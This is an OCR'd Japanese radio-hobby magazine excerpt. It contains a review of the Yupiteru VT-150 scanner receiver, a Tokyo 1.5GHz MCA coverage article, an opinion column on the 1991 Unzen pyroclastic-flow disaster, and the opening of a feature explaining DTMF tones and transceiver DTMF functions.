これだけの機能がつまつた受信機はすごいものです。けつこう驚異です。

多機能とうたつたものでさえ、なにかひとつ機能が抜けていたりしたものだったのです。ですからもう、ここを読んでからは販売店に行くしかないかな!?



受信機性能向上委員会

菊野 大助

買う前にちょっと中身を教えましょう

こういう受信機は店頭でじっくり触れるというチャンスは秋葉原でもないかぎり、あまりないと思います。

ユピテルの受信機はレーダー受信機と同じように、大型ディスカウントショップなどや、自動車用品店に陳列されているようです。

こういう場所では電源を入れて実際に受信して性能を確認してから買うというよりも店員さんの勧めで買うことになってしまうようです。

そこで、受信機性能向上委員会としては、皆さんに買って損しないよう

に事前に性能や、取扱方法をやさしく解説したいと思うわけです。

取り説は読まなくてもABは読



む、という君は賢い！
ではいよいよ解説開始だよ。

説明書類は とても親切

小冊子形式の取扱説明書のほかに、別紙で簡易取説がついています。

それではここからは、この受信機を持っていたら触りながら見てください。

まだ買っていない人は買つてからもう一度読み直して下さいよ、役に立ちますよ。

周波数の入れ方

初期値は145.00MHzで、周波数ステップ10kHz、ピープあり。となっています。

まず、任意の周波数を入れてみましょう。

まずSQUELCH(スケルチ)を反時計方向に回し切っておきます。

POW/VOL(電源・音量)つまみを時計回りに回すとカチツと音がして、電源が入ってザーという音が聞こえます。

スケルチツマミを回してザーツという音が消える点でツマミを固定します。

1|5|4|4|5と連続してキー

表示のあるボタンを押してください。

154.450と表示されます。

アンテナがちゃんとつながっていれば、電波が入れば声が聞こえてきます。

メモリのしかた

聞いている周波数を保存したあと、また呼び出して聞きたいという場合に便利なのが、メモリ機能です。

たとえば154MHzにある簡易無線9chを1~9chに入れてみましょう。

また最初から15445ENTと入れ1→FUNCTION→MEM.WRITE(▼)を押します。ピピッと音がして記憶できました。

めんどうでも30chすべていちいちキー入力→chを入れる必要があります。

スキャンのしかた

メモリを入れたあとでその周波数を順次受信(スキャン)させることができます。

周波数を各chに入れたらあとで右上のSCANボタンを押してください。

すぐに動作を開始します。

します。

そのままでは点滅してしばらくするとともとの周波数に戻ってしまいますから、ENTERという緑色の

スキャン中は、メモリーch表示がLCDディスプレーの左上に表示され、くるくると数字が変わっていきます。

受信するとそこのchで止まります。

聞こえてから信号が消えて、一定時間が過ぎるとスキャンは再開されます。

一定時間は2秒になりますが、FUNCTION→DELAYボタンを押すと4秒間に延長できます。

サーチのしかた

バンドの全ての周波数、142~170MHzをワンタッチでぐるぐるサーチ受信するのがこの機能です。

FUNCTION(右下ボタン)→SEARCH(右上ボタン)で表示の周波数から上に向かって変えたいときは▲▼が方向ですから、下にサーチしたときは▼を一回押します。いったん周波数が止まります。続いて同じ方向の▼を一回押します。1ステップ周波数が下がり、続いて下方向に変化し始めます。

サーチを止める場合は上の開始コマンドを繰り返すことで止まります。

パス機能って？

他の受信機では「ロックアウト」といいます。

30あるメモリにたくさん入れておいても、良く聞く周波数以外はスキャン対象から常時外しておきたいときに使います。

入れたり出したりはキー操作

の繰り返しです。

この動作はメモリchを聞くモードになっています。

パスしたいメモリch数 → FUNCTION → MEM. READ → FUNCTION → PASSでスキャン時に呼び出すことができます。

その他の機能

暗いところで周波数表示がみづらい場合に5秒間照明がつくランプキーがあります。連続点灯しないのは、電池の消耗を防ぐ意味を持っています。

優先周波数機能というのは、地元の消防本部の周波数や、船舶の16chのような常時聞いていたい周波数を優先して受信することができるものです。

この機能を使うと、サーチ、スキャン、マニュアル受信の場合でも5秒おきに優先周波数をちょっと聞きしてくれますから、聞き漏らすことが少なくなります。

メーカーに注文です

さて嘗めてばかりいるのも、ベンを持つ手がむずむずしますので、ちょっとここいらで、本音コーナーといたしましよう。

今後の新製品の開発のヒントにしていただきたいと思っています。

この受信機を含め、メーカーは「どういうユーザー層に向けて開発して販売した」のかを、広報してくれる出版社には知らせていきたいのです。

製品コンセプトを勘違いしたまま製品批判することは、お

互いの損失だと思うのは、部外者である私の理解不足でしょうか？

その出版社の記事が読者に影響を与えるほど権威があればおさらです。

受信機性能向上委員会としては、この製品をC160と比較することを勧めます。

機能	VT-150	C 160
受信範囲(MHz)	142-170 MHz	118-175と 230-385
メモリ数	30	40 or 200
周波数	10, 12, 5	5, 10, 12, 5
ステップ	25の3種類	20, 25, 50, 75, 100
サーチ	全周波数2分	早い
帯域受信	不可能	可能
価格	3万円台	3万円台
Sメータ	あり	あり
航空無線	受信不可	可能

内部発振がありました。

160.71,73 MHzに出ます。

そしてちょっと我慢できないものに、周波数範囲の指定ができないことがあります。

現在のVHFで頻繁に交信をしているとみられている範囲は146~154MHzまで、または間にあるデジタル無線のザイラー音を我慢しても船舶帶の158MHzまでです。

その間だけを集中的にサーチするユーザー設定のプログ



ラムサーチはあるべきだったでしょう。

10kHzステップでは、サーチ時間が142~170MHz間を2分22秒前後かかります。

つまり約2分半待たないと同じ周波数にならないというのは長い気がするのですよ。


メモリがたった30chしかないのなら、サーチ範囲ぐらい設定できるようにしてくれないと、聞きたい範囲は初心者つて狭いと思うんです。

まあ、初心者はメモリはそれ程多く必要としないし、サーチそのものをしないかもしれないということかもね。

受信専門家の目で見ては不満だらけの受信機でも部外者に聞いてみたら、かつこよくていいんじゃないとの返事です。

最後に

アマチュア無線機を受信機として使用することは、多機能を生かせて有益なのですが、無線機は免許が要るので、初心者には安くて手軽にいろいろな周波数が簡単に聞けるこういう「受信機」がいいと思います。



VT-125と見分けがつきますか？

飛びが違つかな?

東京地域の
1.5GHzMCA
エリアマップ登場

編集部

1.5GHz首都圏の戦い!

800MHzでのMCA・JSRMの周波数が需要が逼迫してなくなり、代わって今までの倍の周波数の1.5GHzが使われるようになったのは既にお知らせしました。

準マイクロ波と呼ばれる新しい周波数は、今までの周波数と全く違った伝ばん状況で正確なサービスエリアが分かりにくかったのですが、既に首都圏では田無・東京で移動無線センターの運営するJSRMの両方がほぼ確実なエリア図を発表したので、これを今回は掲載します。

準マイクロ波の特性

新しく使われる準マイクロ波はアマチュアで使う1.2GHz

より更に300MHz上の周波数を使います。周波数は、基地局（指令局とも言う）が1.52～1.58GHzと移動局が発信する周波数は48MHz下になります。

チャンネルスペースは25kHzステップになっています。

中継局の出力は今までに比べて倍近い80W前後になり、基地局・移動局は5Wまでしか許可されてません。

中継局での受信の際に、ダイバーシティ方式を採用したり、受信ブースターを利用したりして上り下りのバランスを取っています。

無線屋さんの常識として『周波数が高くなればなるほど飛びは悪くなる』なんて言うジングスみたいなのが今までありました。

たが、準マイクロ波も同じで飛びは余り良くないだろうと言うのが通説でした。

ところが実験して見ると800とはまた違った伝ばんで思つたり飛んでくれます。


東京MCAの場合には今までの赤坂からKDD大手町ビル屋上で運用を開始しています。こちらは高さ150メートル。

対するモトローラのJSRMは相変わらずセゾン系のサンシャイン60屋上で280メートル。

見通し距離は圧倒的にJSRMが有利です。

これがエリアにも現われていて東京だけを利用したい人は、JSRMを利用したほうが広いエリアが使えます。

来月はもう少しきわしく話しましょう。



MCA業務無線入門！



雲仙の火碎流大惨事は マスコミにも責任の一端が

征木 翔

長崎県の雲仙岳で起きている一連の火山活動は、すつかり経済大国の住み心地の良さを満喫していた私たち日本国民に、自然の「破壊力」の恐ろしさをさまざまと見せつけたものでした。

とくに6月3日に発生した大規模な火碎流の流出では、消防や警察、報道陣の中から40人を上回る死者、行方不明者が出てただけにその思いは一へて、まさに「災害は忘れた頃にやって来る」との昔からの例えを改めて強く認識させられました。

この大惨事はすでにこれまでにマスコミで何度も大きく取り上げていますが、なぜこれほど多くの犠牲者が出てしまったのか、どうして火碎流の発生を予測できなかつたのか…などを、二度とこうした大惨事の発生を繰り返さないためにも、「AB社会部」ならではの視点で更に検証してみることにしましょう。

大量の犠牲者は お役所の防災関係者と マスコミの責任

今回の火碎流災害は、現地で

取材中だった14人にも及ぶマスコミ関係者を呑み込み、マスコミ史上でこれまで最大の災害となりました。

その要因として、地元では国、長崎県、あるいは島原市当局の防災責任者たちが、火碎流の恐ろしさを住民に知らせるのを怠っており、決定的なミスを犯していました、という声があがっています。

その点では“迫力ある報道”を行うことだけにウツツを抜かし、肝心の情報を伝え得なかつたマスコミも同罪と言わねばなりません。

遅かつた避難が 大惨事を招いた

島原市の災害対策本部は、当初、土石流が発生した5月下旬以降、水無川上流の5つの町に避難勧告を出していました。ところが5月31日に火山予知連が「今後も厳重な警戒が必要」と、いつもながらの歯切れの悪い“統一見解”を出すと、その翌日には現地で観測に当たっている九州大学島原観測所の太田一也所長がそれに反対する助言を

いたにもかかわらず一切無視して、一方的に3つの町の避難勧告を解除してしまいました。

マスコミ関係以外の犠牲者の多くは、避難勧告が出されていました北上木場町地区の人たちだつたことを思えば、「避難勧告が火碎流が初めて発生した5月24日か、その発生回数が急増しだした26、27日あたりに出されていたら、こんな大惨事にならなかつたのではないか…」との声が地元でも多く出ています。

島原市当局が再度、避難勧告を出したのは、大惨事が起つた翌日、それも長崎県警からの要請を受けてのことでした。また国側の措置も同様で、西田国土庁長官が現地に赴き記者会見で避難措置の強化を訴えたのは、なんと6月5日に至つてのことでした。5年前の伊豆大島・三原山大噴火の際に、一人の犠牲者も出さずに一万人の島民を無事に島から脱出させた大島町、並びに東京都の俊敏な措置と比べれば、やはり今回の大惨事は行政側に大きな怠慢があったことは、誰の目にも拭いようがないことのようです。

「報道」の腕章を着ければ、 何をしてもいい…という マスコミの身勝手

また地元にはマスコミの報道姿勢を批判する声も高まっています。


大規模な火砕流が発生したの

は、日本の火山観測史上、今回が初めてのことだつただけに、テレビ、新聞各社とも、その“決定的な瞬間”をスクープすることばかりに夢中になっていたのは、毎日、新聞に目を通し、テレビのニュースを頻繁に見ている人ならば、誰の目にも明らかなことです。

こちら **AB社会部**

征木翔

火砕流が発生しそうな可能性や、もしそれが発生した際の恐ろしさ、あるいは避難方法など、



写真提供・共同通信社

こちら AB社会部

征木翔

住民の安全確保の具体的な方法を構じていなかつたのも事実でした。

そのため地元では「消防団も地域の住民だ。それをマスコミにひっぱられる形ではたしてあんな山腹まで行く必要があつたのか？」マスコミの連中が奥へ奥へと目指すので、消防団も行かざる得なかつたのが現実だ。マスコミが犠牲者を増やした」との声が出ているのも事実です。

体育館に避難している人たちの中には、あるテレビ局のリポーターにマイクを向けられて、さも苦々しそうにこうどなる人も見受けられました。

「おたくらは仕事だ。給料も貰っている。それに比べれば消防団は全くの奉仕だ。毎晩、徹夜でポンプ置き場に集まって警戒しているが、番茶を飲むのも自腹だよ。人を殺しておいて、何が報道の自由だよ。あんたらさえ居なければ、被害は半分で済んだんだ」と。

マスコミよ、お前はいったい何者か

今回、マスコミからこうも大勢の犠牲者が出たのは、大新聞、TVの姿勢、あるいは体質にも問題があるとされ、その内部からも「今回の事故は『人災』だった」の声が起こっています。

以前のこの欄でも取り上げたことがありますぐ、皮肉にも、日本のマスコミは先の湾岸戦争が勃発した際に、実に身勝手な各社間の「協定」によってわれ先にとばかりパクダッドから逃げだし、失笑を買いました。

今回の不幸な事態は、それとは全く逆のケースなのですが、そのチグハグぶりが、日本のマスコミの根本的な体質だという声もあります。

本来ならば、大新聞やTV局は自らの社内からこうまで犠牲者を大勢出すに至った状況を細かく報じ、ちゃんと説明するのが本筋なのですが、マスコミ各社の厚顔ぶりは異常とも言えるほどで、ほとんど口をぬぐつたまなのです。

そればかりか、責任を回避せんとする風潮さえ見え隠れしているのが事実です。

実際に、今回の事故を報じた新聞各社の見出しあはこんな具合でした。

「危険地帯に報道陣多数」
「取材陣多数、巻き込まれる」
「安否気遣うマスコミ、『いい仕事』が裏目」…。

新聞各社の社員で組織する「新聞労連」は6月4日、こんな談話を出しています。

「今回、マスコミ関係者の中から犠牲者が多く出たのは、報道各社に行き過ぎた報道競争とセンセーションライズムがはびこつてあり、被災者はその犠牲となつたといえる。人命を軽視するこうした傾向に抗議するとともに、今後、冷静な取材を求めて行く」としています。

大島大噴火の際、マスコミは避難して留守となつた島民の家に、身勝手な報道の「特権」を持ち出して、勝手に上がり込み、無断宿泊をして非難を浴びたのですが、今回も日本テレビのクルーが避難して留守になつた

民家に入り込み、電気や電話を勝手に使用していたとして、同局の関係者が島原署から事情聴取を受けています。この件も同局の取材クルーの一人一人が報道人としてのモラルが欠けていたのは当然ですが、現場取材を至上主義とするマスコミ全体の体質にも問題があつたと言えるのではないでしょうか…。

惨劇を繰り返すな

今回のマスコミ関係の犠牲者にはテレビ局の下請け会社やアルバイトの人たちが多く含まれています。

今回、幸いにも難を逃れた地元の大学生は「三交替で溶岩の監視をしていた。時給700円。カメラマンがもっと奥へ行こうと言えば、嫌だというワケにはいかない。あの日はたまたま火砕流が流出したときには、下の前線本部に下りていた。その代わり仲間が一人亡くなってしまいました」と涙にくれていました。

こうした悲劇は、映像時代の「宿命」と言えばそれまでですが、はたして亡くなつた下請け会社のスタッフやアルバイトの学生が、正規の社員並みの補償が得られるのかも気になるところです。

こうした惨劇だけは、絶対に二度と繰り返しては欲しくないものです。

特 集

D T M F
& リモコ
ン で 遊ぶ
大 全 集 !

- 1 ● 不思議な信号DTMFっていったい何だ?
- 2 ○ 最新トランシーバDTMF機能フル活用!
- 3 ● 超簡単にできるDTMF信号発振器の製作
- 4 ○ DTMF信号とトランシーバでリモコンする!
- 5 ● DTMF信号で電子ロックを作ってみよう!
- 6 ○ DTMF信号をスクランブルしてみる!
- 7 ● DTMF信号と赤外線リモコンをつないでみよう!
- 8 ○ 電話回線にDTMF信号を送ってみる!
- 9 ● 電話回線からDTMF信号を受けてみる!

1 2 3 4 5 6 7 8 9 0 * #

不思議な信号 DTMFって いったい何だ？

DTMFって何だ？

DTMFとは、プッシュボタンの「ピッ・ポッ・パッ」というあの音のことです。というのはほとんどみなさんご存知のことでしょう。

でも、このことはきわめて正しいのでありますが、これだけでは DTMF を使ったリモコンを考えるにはちょっと不十分。

そこで、DTMF とそのワンチフのはじまり・はじまりとなるのです。

Dual Tone の話

「ピッ・ポッ・パッ」の「ピッ」には、二つのちがつた周波数の音が、混ざっているのです。

音の周波数がちがうということはどういうことかというと、音の高さがちがいます。

高い音のグループ（高群）と低い音のグループ（低群）と呼ばれるグループの中から各 1 ケずつの音を選んで、二音を混ぜて、「ピッ」という音ができるのです。

図 1 DTMF 信号 16 音の構成

1	2	3	A
697Hz 1209Hz	697Hz 1336Hz	697Hz 1477Hz	697Hz 1633Hz
4	5	6	B
770Hz 1209Hz	770Hz 1336Hz	770Hz 1477Hz	770Hz 1633Hz
7	8	9	C
852Hz 1209Hz	852Hz 1336Hz	852Hz 1477Hz	852Hz 1633Hz
*	0	#	D
941Hz 1209Hz	941Hz 1336Hz	941Hz 1477Hz	941Hz 1633Hz


ります。

具体的に、どんな周波数の音が出るのか、各キーについてまとめたのが図 1 です。上の数字が低群、下が高群の周波数です。

キーボードのこと

図 1 には、○～□まで 16ヶのキーがあります。これはもちろん 16ヶのプッシュ ON タイプ

DTMF & リモコン大全集



▲ DTMF機能付きのトランシーバには、1～0とA～D・*・#の16のキーが用意されている（写真はC460）。

のスイッチでできています。

さて、ここで問題です。16ヶのスイッチに配線するには何本の線が必要でしょうか？ 32本。正解です。でもこれちょっと大変。そこで、キーボードにはマトリックス配線というのを使います。

では図2を見てください。COL というたての線が4本、ROW という横の線が4本の計8本の線でできてしまうのです。具体的に2つくらい例をあげてみましょう。たとえば、“5”を押すとCOL 1 の線とROW 1 の線がスイッチによってショートされます。

“#”であればCOL 2 とROW 3 がショートされます。これでめでたく配線は8本ということになります。

図3のCOLとROWの周波数も図1をみながら赤丸ച工ツクして下さいね。前述した音のグループともかかわってきま

図2 DTMF信号のマトリクス

	COL ₀	COL ₁	COL ₂	COL ₃
ROW ₀	1	2	3	A
ROW ₁	4	5	6	B
ROW ₂	7	8	9	C
ROW ₃	*	0	#	D

図3 DTMF信号の周波数

低域グループ fo	高域グループ fo
ROW ₀ =697Hz	COL ₀ =1209Hz
ROW ₁ =770Hz	COL ₁ =1336Hz
ROW ₂ =852Hz	COL ₂ =1477Hz
ROW ₃ =941Hz	COL ₃ =1633Hz



1 2 3 4 5 6 7 8 9 0 * #



▲一般的の電話（日本国内）には、A～D のキーがなく数字と *・# の合計12キーで構成されています。電話をかけたり、様々なサービスを受けるだけなら12キーで十分。

す。

電話のキーボード

電話のキー配列が図4にあります。もうおなじみですね。図1と同じく、A～Dのキーがないことです。A～Dは必要ないということで無いだけで、0～9・*・#についてはまったく同じです

もしも、電話にA～Dのキーも付いていれば、世の中もうすこし便利になっていたかもしれません。が、まあしかし無いのだからしかたありません。どうしてもA～Dがほしい人は作っちゃえばいいのですから。

DTMFのまとめ

DTMFの周波数をもう一度

図4 電話用のDTMF信号12音の構成

1	2	3
697Hz 1209Hz	697Hz 1336Hz	697Hz 1477Hz
4	5	6
770Hz 1209Hz	770Hz 1336Hz	770Hz 1477Hz
7	8	9
852Hz 1209Hz	852Hz 1336Hz	852Hz 1477Hz
*	0	#
941Hz 1209Hz	941Hz 1336Hz	941Hz 1477Hz

まとめ直したのが、表1です。

“5”のキーを押したら、低群770Hzと高群1336Hzと読んでください。

さあここまでくると、「ピッ・ポッ・パッ」と電話をかけるのもこれまた楽しいというものですね。

DTMFのオイタチ

DTMFのしくみがわかつた

表1 DTMF信号の周波数表

		DTMF周波数とボタン配列			
		高群周波数(Hz)			
		1209	1336	1477	1633
周波数(Hz)	697	1	2	3	A
	770	4	5	6	B
	852	7	8	9	C
	941	*	0	#	D

ところで、今度は、DTMFを発生させるしくみについてお話ししましょう。

図5を見てください。高い声のお姉ちゃんと低い声のオッサンで、世にも正しいデュエットとなるわけですよ！ これが。

つまり、高群用の発振器と低群用の発振器があつて、それこれから、発生された2つの音がませ合わされてDTMF信号

図5 DTMF信号は高い音と低い音との合成音なのだ





図6 DTMF信号はこうなっている



高群と低群の周波数をそれぞれ一つずつ選んで、合成するとピツ・ポツ・パツのDTMF音になる。

が完成するしくみです。

DTMF発生用IC

DTMFを発生させる専用のICがあります。このICのしくみについて簡単にふれておきましょう。

ちょっと昔はL·Cによる発振回路だったのですが、これでは、周波数精度を出すのがとても大変です。

そこで現在は、水晶発振器を

基準にしてデジタル回路によつて周波数を決定しています。

もっとくわしいDTMF

おしまいに、図6。DTMF信号の発生のしくみをオシロスコープで見ると波形はどうなつているのかということです。

高群周波数・低群周波数ともにきれいな正弦波を発生します。低群は1周期が長く、周波数が低いことがわかります。

この2つの信号をエイヤツと合成してできたのが、右の図。とってもきれいな波形です。

高群の周波数(1209・1336・1477・1633Hz)と低群の周波数(697・770・852・941Hz)からそれぞれ一つの周波数を選んで、合成すると1~0・A~D・*・#の16種類のピツ・ポツ・パツのDTMF音になります。

これがDTMF信号の姿なのです。

1 2 3 4 5 6 7 8 9 0 * #

最新トランシーバ DTMF機能 フル活用！


DTMFで広がる トランシーバの使い道

あなたは、数字キー付きのトランシーバを持っていますか？たとえば、C520・TH-77・FT-728・IC-W2など、これはデュアルバンド・トランシーバですね。別に、これらの機種ではなくつたって、シングルバンド・トランシーバでもかまいません。

まずは、送信ボタン(PTTスイッチ)を押して電波を出してみてください。このとき、人様の迷惑にならないように、ダミーロードなどをアンテナにつないで、最小のパワーにしておきましょう。

そして、送信しながら数字キーを押してみてください。このとき、音量ボリュームはほぼ中間の位置にセットしておくのがいいでしょう。

スピーカーから、電話でおなじみの「ピッ・ポッ・パッ」の音が聞こえてきたら、あなたのリ



▲ PTTを押して、数字キーを押すと、スピーカーから「ピッ・ポッ・パッ」の音がほら、聞こえるでしょう！
グにはDTMF機能が含まれています。

この機能を利用すると、声の交信だけだったQSOの世界が、無限に広がるのです。

音の種類は、1～0とA～Dそして*・#のたった16音に過ぎないのですが、これを何桁か組み合わせると、たとえば3桁でも16の3乗で4096通りもの組み合わせになります。

また、フォーン/パッチといっ

て無線機と電話回線を結ぶ機械があれば、このDTMF信号で電話だってかけることができてしまうのです。

こんなに便利な機能が付いているのに、それを使わない手はありません。

あなたも是非、自分のリグの秘められた機能を活用してみませんか？

無線の世界が、一段と広がるというものです！

DTMF メモリ機能



送り出したい DTMF を記憶させられる！

最近の多機能トランシーバには、DTMF機能が付いていることはいうまでもありませんが、それを十二分に活用できるよう、送り出したい DTMF信号を記憶させることができます。

たいてい、10桁から15桁の数字を記憶させるメモリを持っていて、ここにユーザーが自由にデータを書き込めるようになっています。

